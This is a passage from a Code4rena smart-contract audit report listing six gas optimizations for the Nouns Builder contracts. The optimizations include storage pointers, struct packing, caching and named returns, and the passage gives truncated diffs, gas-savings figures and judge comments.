G-03	State variables should be cached in stack variables rather than re-reading them from storage	5	70 505	2 634
G-04	Using bools for storage incurs overhead	5	60 668	1 191
G-05	Storage variable is used when local exists	2	1 400	2 602
G-06	Use named returns where appropriate	3	2 000	174
-	Overall Gas Saved	21	341 027	10 231

Total: 21 instances over 6 issues

[G-01] `storage` pointer to a structure is cheaper than copying each value of the structure into `memory`, same for `array` and `mapping` (5 instances)

Deployment Gas Saved: **168 820**
Method Call Gas Saved: **1 672**
`forge snapshot --diff` : **8 746** Gas Saved

It may not be obvious, but every time you copy a storage `struct` / `array` / `mapping` to a `memory` variable, you are copying each member by reading it from `storage`, which is expensive. And when you use the `storage` keyword, you are just storing a pointer to the storage, which is much cheaper. Exception: case when you need to read all or many members multiple times. In report included only cases that saved gas

- src/auction/Auction.sol

```
diff --git a/src/auction/Auction.sol b/src/auction/Auction.sol
index 794da99..92854f6 100644
--- a/src/auction/Auction.sol
+++ b/src/auction/Auction.sol
@@ -89,7 +89,7 @@ contract Auction is IAuction, UUPS, Ownable, R
    89,  89:     /// @param _tokenId The ERC-721 token id
    90,  90:     function createBid(uint256 _tokenId) external p
    91,  91:         // Get a copy of the current auction
-   92     :-         Auction memory _auction = auction;
+       92:+         Auction storage _auction = auction;
    93,  93:
    94,  94:         // Ensure the bid is for the current token
    95,  95:         if (_auction.tokenId != _tokenId) revert IN
```

- src/governance/governor/Governor.sol

```
diff --git a/src/governance/governor/Governor.sol b/src/governar
index 0d963c5..ca5600a 100644
--- a/src/governance/governor/Governor.sol
+++ b/src/governance/governor/Governor.sol
@@ -355,7 +355,7 @@ contract Governor is IGovernor, UUPS, Ownabl
    355, 355:         if (state(_proposalId) == ProposalState.Ex
    356, 356:
    357, 357:         // Get a copy of the proposal
- 358     :-         Proposal memory proposal = proposals[_propos
+      358:+         Proposal storage proposal = proposals[_propo
    359, 359:
    360, 360:         // Cannot realistically underflow and `get
    361, 361:         unchecked {

diff --git a/src/governance/governor/Governor.sol b/src/governar
index ca5600a..67db726 100644
```

```
--- a/src/governance/governor/Governor.sol
+++ b/src/governance/governor/Governor.sol
@@ -505,7 +505,7 @@ contract Governor is IGovernor, UUPS, Ownabl
    505, 505:             uint256
    506, 506:         )
    507, 507:     {
- 508     :-        Proposal memory proposal = proposals[_propos
+      508:+        Proposal storage proposal = proposals[_propc
    509, 509:
    510, 510:         return (proposal.againstVotes, proposal.fc
    511, 511:     }
```

- src/lib/token/ERC721Votes.sol

```
diff --git a/src/lib/token/ERC721Votes.sol b/src/lib/token/ERC72
index 3e64720..c5759cd 100644
--- a/src/lib/token/ERC721Votes.sol
+++ b/src/lib/token/ERC721Votes.sol
@@ -87,7 +87,7 @@ abstract contract ERC721Votes is IERC721Votes,
    87,  87:             uint256 middle;
    88,  88:
    89,  89:             // Used to temporarily hold a checkpoir
-  90     :-            Checkpoint memory cp;
+       90:+            Checkpoint storage cp;
    91,  91:
    92,  92:             // While a valid checkpoint is to be fc
    93,  93:             while (high > low) {
```

- src/token/metadata/MetadataRenderer.sol

```
diff --git a/src/token/metadata/MetadataRenderer.sol b/src/toker
index 7a140ec..070da5f 100644
--- a/src/token/metadata/MetadataRenderer.sol
+++ b/src/token/metadata/MetadataRenderer.sol
@@ -231,7 +231,7 @@ contract MetadataRenderer is IPropertyIPFSMe
    231, 231:                 bool isLast = i == lastProperty;
    232, 232:
    233, 233:                 // Get a copy of the property
- 234     :-                Property memory property = propertie
+      234:+                Property storage property = properti
    235, 235:
    236, 236:                 // Get the token's generated attri
```

```
    237, 237:                 uint256 attribute = tokenAttribute
```

Controversial (Not included in estimation):

Saved in deploy: 25433, but lost 100-300 gas per user

- src/governance/governor/Governor.sol

```
diff --git a/src/governance/governor/Governor.sol b/src/governar
index ca5600a..b47413f 100644
--- a/src/governance/governor/Governor.sol
+++ b/src/governance/governor/Governor.sol
@@ -412,7 +412,7 @@ contract Governor is IGovernor, UUPS, Ownabl
    412, 412:     /// @param _proposalId The proposal id
    413, 413:     function state(bytes32 _proposalId) public vie
    414, 414:         // Get a copy of the proposal
- 415     :-        Proposal memory proposal = proposals[_propos
+      415:+        Proposal storage proposal = proposals[_propo
    416, 416:
    417, 417:         // Ensure the proposal exists
    418, 418:         if (proposal.voteStart == 0) revert PROPOS
```

[G-02] State variables can be packed into fewer storage slots (1 instances)

Deployment Gas Saved: **99 511**

`forge snapshot --diff` : **1 080** Gas Saved

- src/auction/Auction.sol

Storage:

```
    /*external inheritance:*/
address internal _owner;        // 20
address internal _pendingOwner // 20
uint256 internal _status;       // 32
uint8 internal _initialized;    // 1
bool internal _initializing;    // 1
bool internal _paused;          // 1
```

```
    /* self storage */
Settings internal settings;
/*
address treasury;               // 20
uint40 duration;                // 5
uint40 timeBuffer;              // 5
uint8 minBidIncrement;          // 1
uint256 reservePrice;           // 32
*/
Token public token;             // 20
Auction public auction;
/*
uint256 tokenId;                // 32
uint256 highestBid;             // 32
address highestBidder;          // 20
uint40 startTime;               // 5
uint40 endTime;                 // 5
bool settled;                   // 1
*/
```

Fix:

```
diff --git a/src/auction/types/AuctionTypesV1.sol b/src/auction/
index ae90c6c..8fb4241 100644
--- a/src/auction/types/AuctionTypesV1.sol
+++ b/src/auction/types/AuctionTypesV1.sol
@@ -12,10 +12,10 @@ contract AuctionTypesV1 {
    12,  12:     /// @param minBidIncrement The minimum percenta
    13,  13:     /// @param reservePrice The reserve price of ea
    14,  14:     struct Settings {
-   15     :-        address treasury;
+       15:+        uint8 minBidIncrement;
    16,  16:         uint40 duration;
    17,  17:         uint40 timeBuffer;
-   18     :-        uint8 minBidIncrement;
+       18:+        address treasury;
    19,  19:         uint256 reservePrice;
    20,  20:     }
    21,  21:
@@ -27,11 +27,11 @@ contract AuctionTypesV1 {
    27,  27:     /// @param endTime The timestamp the auction er
    28,  28:     /// @param settled If the auction has been sett
    29,  29:     struct Auction {
-   30     :-        uint256 tokenId;
```

```
-  31     :-         uint256 highestBid;
-  32     :-         address highestBidder;
    33,  30:          uint40 startTime;
    34,  31:          uint40 endTime;
    35,  32:          bool settled;
+       33:+         address highestBidder;
+       34:+         uint256 tokenId;
+       35:+         uint256 highestBid;
    36,  36:     }
    37,  37: }
diff --git a/test/Auction.t.sol b/test/Auction.t.sol
index b664078..bf2c2e5 100644
--- a/test/Auction.t.sol
+++ b/test/Auction.t.sol
@@ -44,7 +44,7 @@ contract AuctionTest is NounsBuilderTest {
    44,  44:          assertEq(token.ownerOf(1), founder2);
    45,  45:          assertEq(token.ownerOf(2), address(auction)
    46,  46:
-  47     :-         (uint256 tokenId, uint256 highestBid, addres
+       47:+         (uint256 startTime, uint256 endTime, bool se
    48,  48:
    49,  49:          assertEq(tokenId, 2);
    50,  50:          assertEq(highestBid, 0);
@@ -71,7 +71,7 @@ contract AuctionTest is NounsBuilderTest {
    71,  71:          vm.prank(bidder1);
    72,  72:          auction.createBid{ value: _amount }(2);
    73,  73:
-  74     :-         (, uint256 highestBid, address highestBidder
+       74:+         (, , , address highestBidder, , uint256 high
    75,  75:
    76,  76:          assertEq(highestBid, _amount);
    77,  77:          assertEq(highestBidder, bidder1);
@@ -123,7 +123,7 @@ contract AuctionTest is NounsBuilderTest {
123, 123:         assertEq(bidder2BeforeBalance - bidder2AfterBa
124, 124:         assertEq(address(auction).balance, 0.5 ether);
125, 125:
- 126     :-         (, uint256 highestBid, address highestBidder
+      126:+        (, , , address highestBidder, , uint256 highe
127, 127:
128, 128:         assertEq(highestBid, 0.5 ether);
129, 129:         assertEq(highestBidder, bidder2);
@@ -155,7 +155,7 @@ contract AuctionTest is NounsBuilderTest {
155, 155:         vm.prank(bidder2);
156, 156:         auction.createBid{ value: 1 ether }(2);
157, 157:
- 158     :-         (, , , , uint256 endTime, ) = auction.auctic
```

```
+      158:+         (, uint256 endTime, , ,, ) = auction.auctior
159, 159:
160, 160:          assertEq(endTime, 14 minutes);
161, 161:      }
@@ -237,7 +237,7 @@ contract AuctionTest is NounsBuilderTest {
237, 237:
238, 238:          auction.settleAuction();
239, 239:
- 240     :-         (, , , , , bool settled) = auction.auction()
+      240:+         (, , bool settled, , , ) = auction.auction()
241, 241:
242, 242:          assertEq(settled, true);
243, 243:      }
diff --git a/test/utils/NounsBuilderTest.sol b/test/utils/NounsE
index cb17d6b..ccabc62 100644
--- a/test/utils/NounsBuilderTest.sol
+++ b/test/utils/NounsBuilderTest.sol
@@ -240,7 +240,7 @@ contract NounsBuilderTest is Test {
240, 240:
241, 241:          unchecked {
242, 242:              for (uint256 i; i < _numTokens; ++i) {
- 243     :-                 (uint256 tokenId, , , , , ) = auctic
+      243:+                 (, , , , uint256 tokenId, ) = auctic
244, 244:
245, 245:                  vm.prank(otherUsers[i]);
246, 246:                  auction.createBid{ value: reservePrice
```

[G-03] State variables should be cached in stack variables rather than re-reading them from storage (5 instances)

Deployment Gas Saved: **70 505**

Method Call Gas Saved: **2 634**

`forge snapshot --diff` : **12 481** Gas Saved

Caching of a state variable replaces each Gwarmaccess (100 gas) with a much cheaper stack read. Other less obvious fixes/optimizations include having local memory caches of state variable structs or having local caches of state variable contracts/addresses.

SLOADs are expensive (100 gas after the 1st one) compared to MLOADs/MSTOREs (3 gas each). Storage values read multiple times should instead be cached in memory

the first time (costing 1 SLOAD) and then read from this cache to avoid multiple SLOADs.

- src/auction/Auction.sol

function: `_settleAuction` : `auction` cached in 169 but readed from storage in 172
function: `_handleOutgoingTransfer` : `IWETH(WETH)` can be cached

```
diff --git a/src/auction/Auction.sol b/src/auction/Auction.sol
index 794da99..3ef53f5 100644
--- a/src/auction/Auction.sol
+++ b/src/auction/Auction.sol
@@ -356,11 +356,13 @@ contract Auction is IAuction, UUPS, Ownabl
356, 356:
357, 357:         // If the transfer failed:
358, 358:         if (!success) {
+      359:+             IWETH iweth = IWETH(WETH);
+      360:+
359, 361:             // Wrap as WETH
- 360     :-             IWETH(WETH).deposit{ value: _amount }();
+      362:+             iweth.deposit{ value: _amount }();
361, 363:
362, 364:             // Transfer WETH instead
- 363     :-             IWETH(WETH).transfer(_to, _amount);
+      365:+             iweth.transfer(_to, _amount);
364, 366:         }
365, 367:     }
366, 368:
```

- src/governance/governor/Governor.sol

function proposalVotes: There is no need to copy `proposals[_proposalId]` to memory, because you reading every field exactly one time

```
diff --git a/src/governance/governor/Governor.sol b/src/governar
index 0d963c5..c8fb215 100644
--- a/src/governance/governor/Governor.sol
+++ b/src/governance/governor/Governor.sol
@@ -505,9 +505,7 @@ contract Governor is IGovernor, UUPS, Ownabl
505, 505:             uint256
506, 506:         )
```

```
507, 507:     {
- 508     :-         Proposal memory proposal = proposals[_propos
- 509     :-
- 510     :-         return (proposal.againstVotes, proposal.forV
+      508:+         return (proposals[_proposalId].againstVotes,
511, 509:     }
512, 510:
513, 511:     /// @notice The timestamp valid to execute a propc
```

- src/governance/treasury/Treasury.sol

function `isReady` : `timestamps[_proposalId]` can be cached

```
diff --git a/src/governance/treasury/Treasury.sol b/src/governar
index b78bc8c..ce94e3b 100644
--- a/src/governance/treasury/Treasury.sol
+++ b/src/governance/treasury/Treasury.sol
@@ -86,7 +86,8 @@ contract Treasury is ITreasury, UUPS, Ownable,
86,  86:     /// @notice If a proposal is ready to execute (does
87,  87:     /// @param _proposalId The proposal id
88,  88:     function isReady(bytes32 _proposalId) public view r
-  89     :-         return timestamps[_proposalId] != 0 && block
+       89:+         uint256 timestamp = timestamps[_proposalId];
+       90:+         return timestamp != 0 && block.timestamp >=
90,  91:     }
91,  92:
92,  93:     ///
```

- src/token/Token.sol

function `_isForFounder` : use storage pointer to founder

```
diff --git a/src/token/Token.sol b/src/token/Token.sol
index afad142..ef92fe6 100644
--- a/src/token/Token.sol
+++ b/src/token/Token.sol
@@ -178,14 +178,16 @@ contract Token is IToken, UUPS, Reentrancy
178, 178:         // Get the base token id
179, 179:         uint256 baseTokenId = _tokenId % 100;
180, 180:
+      181:+         Founder storage _founder = tokenRecipient[ba
```

```
+      182:+
181, 183:         // If there is no scheduled recipient:
- 182     :-        if (tokenRecipient[baseTokenId].wallet == ac
+      184:+        if (_founder.wallet == address(0)) {
183, 185:           return false;
184, 186:
185, 187:           // Else if the founder is still vesting:
- 186     :-        } else if (block.timestamp < tokenRecipient[
+      188:+        } else if (block.timestamp < _founder.vestEx
187, 189:           // Mint the token to the founder
- 188     :-          _mint(tokenRecipient[baseTokenId].wallet
+      190:+          _mint(_founder.wallet, _tokenId);
189, 191:
190, 192:           return true;
191, 193:
```

- [src/token/metadata/MetadataRenderer.sol]

function `_getItemImage` : complex expression can be cached as storage pointer

```
diff --git a/src/token/metadata/MetadataRenderer.sol b/src/token
index 7a140ec..6640988 100644
--- a/src/token/metadata/MetadataRenderer.sol
+++ b/src/token/metadata/MetadataRenderer.sol
@@ -253,10 +253,11 @@ contract MetadataRenderer is IPropertyIPFS
253, 253:
254, 254:     /// @dev Encodes the reference URI of an item
255, 255:     function _getItemImage(Item memory _item, string m
+      256:+        IPFSGroup storage _ipfsData = ipfsData[_item
256, 257:         return
257, 258:             UriEncode.uriEncode(
258, 259:                 string(
- 259     :-                    abi.encodePacked(ipfsData[_item.
+      260:+                    abi.encodePacked(_ipfsData.baseU
260, 261:                 )
261, 262:             );
262, 263:     }
```

[G-04] Using bools for storage incurs overhead (5 instances)

Deployment Gas Saved: **60 668**

Avg. Method Call Gas Saved: **1 191**

`forge snapshot --diff` : **9 748** Gas Saved

```
// Booleans are more expensive than uint256 or any type that tak
// word because each write operation emits an extra SLOAD to fir
// slot's contents, replace the bits taken up by the boolean, ar
// back. This is the compiler's defense against contract upgrade
// pointer aliasing, and it cannot be disabled.
```

Use uint256(1) and uint256(2) for true/false to avoid a Gwarmaccess (100 gas) for the extra SLOAD, and to avoid Gsset (20000 gas) when changing from 'false' to 'true', after having been 'true' in the past

NOTE: in some cases, usually in structs, this optimization can cause significant user gas loss, these cases are intentionally excluded from the report

- src/governance/governor/Governor.sol

```
diff --git a/src/governance/governor/Governor.sol b/src/governar
index 0d963c5..62506ae 100644
--- a/src/governance/governor/Governor.sol
+++ b/src/governance/governor/Governor.sol
@@ -255,13 +255,13 @@ contract Governor is IGovernor, UUPS, Owna
    255, 255:         if (state(_proposalId) != ProposalState.Ac
    256, 256:
    257, 257:         // Ensure the voter hasn't already voted
- 258     :-        if (hasVoted[_proposalId][_voter]) revert AI
+      258:+        if (1==hasVoted[_proposalId][_voter]) revert
    259, 259:
    260, 260:         // Ensure the vote is valid
    261, 261:         if (_support > 2) revert INVALID_VOTE();
    262, 262:
    263, 263:         // Record the voter as having voted
- 264     :-        hasVoted[_proposalId][_voter] = true;
+      264:+        hasVoted[_proposalId][_voter] = 1;
    265, 265:
    266, 266:         // Get the pointer to the proposal
    267, 267:         Proposal storage proposal = proposals[_pro
```

- src/governance/governor/storage/GovernorStorageV1.sol

```
diff --git a/src/governance/governor/storage/GovernorStorageV1.s
index beff22e..25d7ff2 100644
--- a/src/governance/governor/storage/GovernorStorageV1.sol
+++ b/src/governance/governor/storage/GovernorStorageV1.sol
@@ -16,5 +16,5 @@ contract GovernorStorageV1 is GovernorTypesV1
    16,  16:
    17,  17:     /// @notice If a user has voted on a proposal
    18,  18:     /// @dev Proposal Id => User => Has Voted
-   19     :-    mapping(bytes32 => mapping(address => bool)) int
+       19:+    mapping(bytes32 => mapping(address => uint256))
    20,  20: }
```

- src/lib/token/ERC721.sol

```
diff --git a/src/lib/token/ERC721.sol b/src/lib/token/ERC721.sol
index 36a4bed..5808613 100644
--- a/src/lib/token/ERC721.sol
+++ b/src/lib/token/ERC721.sol
@@ -35,7 +35,7 @@ abstract contract ERC721 is IERC721, Initializ
    35,  35:
    36,  36:     /// @notice The balance approvals
    37,  37:     /// @dev Owner => Operator => Approved
-   38     :-    mapping(address => mapping(address => bool)) int
+       38:+    mapping(address => mapping(address => uint256))
    39,  39:
    40,  40:     ///
    41,  41:     ///                                FUNCTIONS
@@ -75,7 +75,7 @@ abstract contract ERC721 is IERC721, Initializ
    75,  75:     /// @param _owner The owner address
    76,  76:     /// @param _operator The operator address
    77,  77:     function isApprovedForAll(address _owner, addre
-   78     :-        return operatorApprovals[_owner][_operator];
+       78:+        return 1==operatorApprovals[_owner][_operato
    79,  79:     }
    80,  80:
    81,  81:     /// @notice The number of tokens owned
@@ -102,7 +102,7 @@ abstract contract ERC721 is IERC721, Initial
   102, 102:     function approve(address _to, uint256 _tokenId
   103, 103:         address owner = owners[_tokenId];
   104, 104:
-  105     :-        if (msg.sender != owner && !operatorApproval
+      105:+        if (msg.sender != owner && 0==operatorApprov
   106, 106:
```

```
    107, 107:         tokenApprovals[_tokenId] = _to;
    108, 108:
@@ -113,7 +113,7 @@ abstract contract ERC721 is IERC721, Initial
    113, 113:     /// @param _operator The account address
    114, 114:     /// @param _approved If permission is being gi
    115, 115:     function setApprovalForAll(address _operator,
- 116     :-        operatorApprovals[msg.sender][_operator] = _
+     116:+        operatorApprovals[msg.sender][_operator] = _
    117, 117:
    118, 118:         emit ApprovalForAll(msg.sender, _operator,
    119, 119:     }
@@ -131,7 +131,7 @@ abstract contract ERC721 is IERC721, Initial
    131, 131:
    132, 132:         if (_to == address(0)) revert ADDRESS_ZERO
    133, 133:
- 134     :-        if (msg.sender != _from && !operatorApproval
+     134:+        if (msg.sender != _from && 0==operatorApprov
    135, 135:
    136, 136:         _beforeTokenTransfer(_from, _to, _tokenId)
    137, 137:
```

- [src/lib/utils/Pausable.sol]

```
diff --git a/src/lib/utils/Pausable.sol b/src/lib/utils/Pausable
index 6057d6b..5d37ad7 100644
--- a/src/lib/utils/Pausable.sol
+++ b/src/lib/utils/Pausable.sol
@@ -12,7 +12,7 @@ abstract contract Pausable is IPausable, Initi
    12,  12:     ///
    13,  13:
    14,  14:     /// @dev If the contract is paused
-  15     :-    bool internal _paused;
+      15:+    uint256 internal _paused;
    16,  16:
    17,  17:     ///
    18,  18:     ///                              MODIFIERS
@@ -20,13 +20,13 @@ abstract contract Pausable is IPausable, Ini
    20,  20:
    21,  21:     /// @dev Ensures the contract is paused
    22,  22:     modifier whenPaused() {
-  23     :-        if (!_paused) revert UNPAUSED();
+      23:+        if (0==_paused) revert UNPAUSED();
    24,  24:         _;
    25,  25:     }
```

```
    26,  26:
    27,  27:     /// @dev Ensures the contract isn't paused
    28,  28:     modifier whenNotPaused() {
-   29     :-        if (_paused) revert PAUSED();
+        29:+        if (1==_paused) revert PAUSED();
    30,  30:         _;
    31,  31:     }
    32,  32:
@@ -37,24 +37,24 @@ abstract contract Pausable is IPausable, Ini
    37,  37:     /// @dev Sets whether the initial state
    38,  38:     /// @param _initPause If the contract should pa
    39,  39:     function __Pausable_init(bool _initPause) inter
-   40     :-        _paused = _initPause;
+        40:+        _paused = _initPause ? 1 : 0;
    41,  41:     }
    42,  42:
    43,  43:     /// @notice If the contract is paused
    44,  44:     function paused() external view returns (bool)
-   45     :-        return _paused;
+        45:+        return _paused == 1;
    46,  46:     }
    47,  47:
    48,  48:     /// @dev Pauses the contract
    49,  49:     function _pause() internal virtual whenNotPause
-   50     :-        _paused = true;
+        50:+        _paused = 1;
    51,  51:
    52,  52:         emit Paused(msg.sender);
    53,  53:     }
    54,  54:
    55,  55:     /// @dev Unpauses the contract
    56,  56:     function _unpause() internal virtual whenPausec
-   57     :-        _paused = false;
+        57:+        _paused = 0;
    58,  58:
    59,  59:         emit Unpaused(msg.sender);
    60,  60:     }
```

- src/manager/Manager.sol
- src/manager/storage/ManagerStorageV1.sol

```
diff --git a/src/manager/Manager.sol b/src/manager/Manager.sol
index d1025ec..5e2a230 100644
```

```
--- a/src/manager/Manager.sol
+++ b/src/manager/Manager.sol
@@ -178,14 +178,14 @@ contract Manager is IManager, UUPS, Ownabl
    178, 178:     /// @param _baseImpl The base implementation a
    179, 179:     /// @param _upgradeImpl The upgrade implementa
    180, 180:     function isRegisteredUpgrade(address _baseImpl
- 181     :-       return isUpgrade[_baseImpl][_upgradeImpl];
+      181:+       return 1==isUpgrade[_baseImpl][_upgradeImpl]
    182, 182:     }
    183, 183:
    184, 184:     /// @notice Called by the Builder DAO to offer
    185, 185:     /// @param _baseImpl The base implementation a
    186, 186:     /// @param _upgradeImpl The upgrade implementa
    187, 187:     function registerUpgrade(address _baseImpl, ad
- 188     :-       isUpgrade[_baseImpl][_upgradeImpl] = true;
+      188:+       isUpgrade[_baseImpl][_upgradeImpl] = 1;
    189, 189:
    190, 190:         emit UpgradeRegistered(_baseImpl, _upgrade
    191, 191:     }
diff --git a/src/manager/storage/ManagerStorageV1.sol b/src/mana
index 5d981ef..e566821 100644
--- a/src/manager/storage/ManagerStorageV1.sol
+++ b/src/manager/storage/ManagerStorageV1.sol
@@ -7,5 +7,5 @@ pragma solidity 0.8.15;
    7,   7: contract ManagerStorageV1 {
    8,   8:     /// @notice If a contract has been registered as
    9,   9:     /// @dev Base impl => Upgrade impl
-  10     :-    mapping(address => mapping(address => bool)) int
+      10:+    mapping(address => mapping(address => uint256))
   11,  11: }
```

- [src/token/metadata/MetadataRenderer.sol]
- [src/token/metadata/types/MetadataRendererTypesV1.sol]

```
diff --git a/src/token/metadata/MetadataRenderer.sol b/src/token
index 7a140ec..7976581 100644
--- a/src/token/metadata/MetadataRenderer.sol
+++ b/src/token/metadata/MetadataRenderer.sol
@@ -136,7 +136,7 @@ contract MetadataRenderer is IPropertyIPFSMe
    136, 136:
    137, 137:                 // Offset the id if the item is fo
    138, 138:                 // Note: Property ids under the ho
- 139     :-                if (_items[i].isNewProperty) {
```

```
+      139:+                if (_items[i].isNewProperty == 1) {
    140, 140:                     _propertyId += numStoredPropert
    141, 141:                 }
    142, 142:
diff --git a/src/token/metadata/types/MetadataRendererTypesV1.sc
index c0890f6..4a3146b 100644
--- a/src/token/metadata/types/MetadataRendererTypesV1.sol
+++ b/src/token/metadata/types/MetadataRendererTypesV1.sol
@@ -8,7 +8,7 @@ interface MetadataRendererTypesV1 {
    8,   8:     struct ItemParam {
    9,   9:         uint256 propertyId;
    10,  10:         string name;
-  11     :-        bool isNewProperty;
+       11:+        uint256 isNewProperty;
    12,  12:     }
    13,  13:
    14,  14:     struct IPFSGroup {
```

[G-05] Storage variable is used when local exists (2 instances)

Deployment Gas Saved: **1 400**
Method Call Gas Saved: **2 602**
`forge snapshot --diff` : **41 326** Gas Saved

- src/auction/Auction.sol

function: `_settleAuction` : `auction` cached in 169 but readed from storage in 172

```
diff --git a/src/auction/Auction.sol b/src/auction/Auction.sol
index 794da99..3754f3b 100644
--- a/src/auction/Auction.sol
+++ b/src/auction/Auction.sol
@@ -169,7 +169,7 @@ contract Auction is IAuction, UUPS, Ownable,
169, 169:         Auction memory _auction = auction;
170, 170:
171, 171:         // Ensure the auction wasn't already settled
- 172     :-        if (auction.settled) revert AUCTION_SETTLED(
+      172:+        if (_auction.settled) revert AUCTION_SETTLEI
173, 173:
174, 174:         // Ensure the auction had started
```

```
175, 175:         if (_auction.startTime == 0) revert AUCTION_NC
```

- src/governance/governor/Governor.sol

  function `propose` : `proposalThreshold()` cached in 123, but called again in 128

```
diff --git a/src/governance/governor/Governor.sol b/src/governar
index 0d963c5..ce1ad1a 100644
--- a/src/governance/governor/Governor.sol
+++ b/src/governance/governor/Governor.sol
@@ -125,7 +125,7 @@ contract Governor is IGovernor, UUPS, Ownabl
125, 125:         // Cannot realistically underflow and `getVote
126, 126:         unchecked {
127, 127:             // Ensure the caller's voting weight is gr
- 128     :-            if (getVotes(msg.sender, block.timestamp
+      128:+            if (getVotes(msg.sender, block.timestamp
129, 129:         }
130, 130:
131, 131:         // Cache the number of targets
```

[G-06] Use named returns where appropriate (3 instances)

Deployment Gas Saved: **2 000**
Method Call Gas Saved: **174**
`forge snapshot --diff` : **621** Gas Saved

- src/governance/governor/Governor.sol

```
diff --git a/src/governance/governor/Governor.sol b/src/governar
index 0d963c5..200a72a 100644
--- a/src/governance/governor/Governor.sol
+++ b/src/governance/governor/Governor.sol
@@ -118,7 +118,7 @@ contract Governor is IGovernor, UUPS, Ownabl
118, 118:         uint256[] memory _values,
119, 119:         bytes[] memory _calldatas,
120, 120:         string memory _description
- 121     :-     ) external returns (bytes32) {
+      121:+     ) external returns (bytes32 proposalId) {
122, 122:         // Get the current proposal threshold
```

```
123, 123:         uint256 currentProposalThreshold = proposalThr
124, 124:
@@ -142,7 +142,7 @@ contract Governor is IGovernor, UUPS, Ownabl
142, 142:         bytes32 descriptionHash = keccak256(bytes(_des
143, 143:
144, 144:         // Compute the proposal id
- 145     :-         bytes32 proposalId = hashProposal(_targets,
+      145:+         proposalId = hashProposal(_targets, _values,
146, 146:
147, 147:         // Get the pointer to store the proposal
148, 148:         Proposal storage proposal = proposals[proposal
@@ -170,8 +170,6 @@ contract Governor is IGovernor, UUPS, Ownabl
170, 170:         proposal.timeCreated = uint32(block.timestamp)
171, 171:
172, 172:         emit ProposalCreated(proposalId, _targets, _va
- 173     :-
- 174     :-         return proposalId;
175, 173:     }
176, 174:
177, 175:     ///
@@ -250,7 +248,7 @@ contract Governor is IGovernor, UUPS, Ownabl
250, 248:         address _voter,
251, 249:         uint256 _support,
252, 250:         string memory _reason
- 253     :-     ) internal returns (uint256) {
+      251:+     ) internal returns (uint256 weight) {
254, 252:         // Ensure voting is active
255, 253:         if (state(_proposalId) != ProposalState.Active
256, 254:
@@ -266,9 +264,6 @@ contract Governor is IGovernor, UUPS, Ownabl
266, 264:         // Get the pointer to the proposal
267, 265:         Proposal storage proposal = proposals[_proposa
268, 266:
- 269     :-         // Used to store the voter's weight
- 270     :-         uint256 weight;
- 271     :-
272, 267:         // Cannot realistically underflow and `getVote
273, 268:         unchecked {
274, 269:             // Get the voter's weight at the time the
@@ -292,8 +287,6 @@ contract Governor is IGovernor, UUPS, Ownabl
292, 287:         }
293, 288:
294, 289:         emit VoteCast(_voter, _proposalId, _support, w
- 295     :-
- 296     :-         return weight;
297, 290:     }
```

```
298, 291:
299, 292:     ///
@@ -326,9 +319,9 @@ contract Governor is IGovernor, UUPS, Ownabl
326, 319:         uint256[] calldata _values,
327, 320:         bytes[] calldata _calldatas,
328, 321:         bytes32 _descriptionHash
- 329     :-     ) external payable returns (bytes32) {
+      322:+     ) external payable returns (bytes32 proposalId)
330, 323:         // Get the proposal id
- 331     :-         bytes32 proposalId = hashProposal(_targets,
+      324:+         proposalId = hashProposal(_targets, _values,
332, 325:
333, 326:         // Ensure the proposal is queued
334, 327:         if (state(proposalId) != ProposalState.Queued)
@@ -340,8 +333,6 @@ contract Governor is IGovernor, UUPS, Ownabl
340, 333:         settings.treasury.execute{ value: msg.value }(
341, 334:
342, 335:         emit ProposalExecuted(proposalId);
- 343     :-
- 344     :-         return proposalId;
345, 336:     }
346, 337:
347, 338:     ///
```

Overall Gas Saved

This is the result of merging all the fixes:

Deployment Gas Saved: **341 027**
Method Call Gas Saved: **10 231**
`forge snapshot --diff` : **73 132** Gas Saved

Note: for complete details, please see warden's full report.

Alex the Entreprenerd (judge) commented:

> This looks really good. 10k gas seems a little exaggerated but I will review in detail.

Alex the Entreprenerd (judge) commented:

> Math looks right, will reduce to 8000 gas as I have used heuristics for other reports.

> Best submission this contest, well done!

Disclosures

C4 is an open organization governed by participants in the community.

C4 Contests incentivize the discovery of exploits, vulnerabilities, and bugs in smart contracts. Security researchers are rewarded at an increasing rate for finding higher-risk issues. Contest submissions are judged by a knowledgeable security researcher and solidity developer and disclosed to sponsoring developers. C4 does not conduct formal verification regarding the provided code but instead provides final verification.

C4 does not provide any guarantee or warranty regarding the security of this project. All smart contract software should be used at the sole risk and responsibility of users.

Top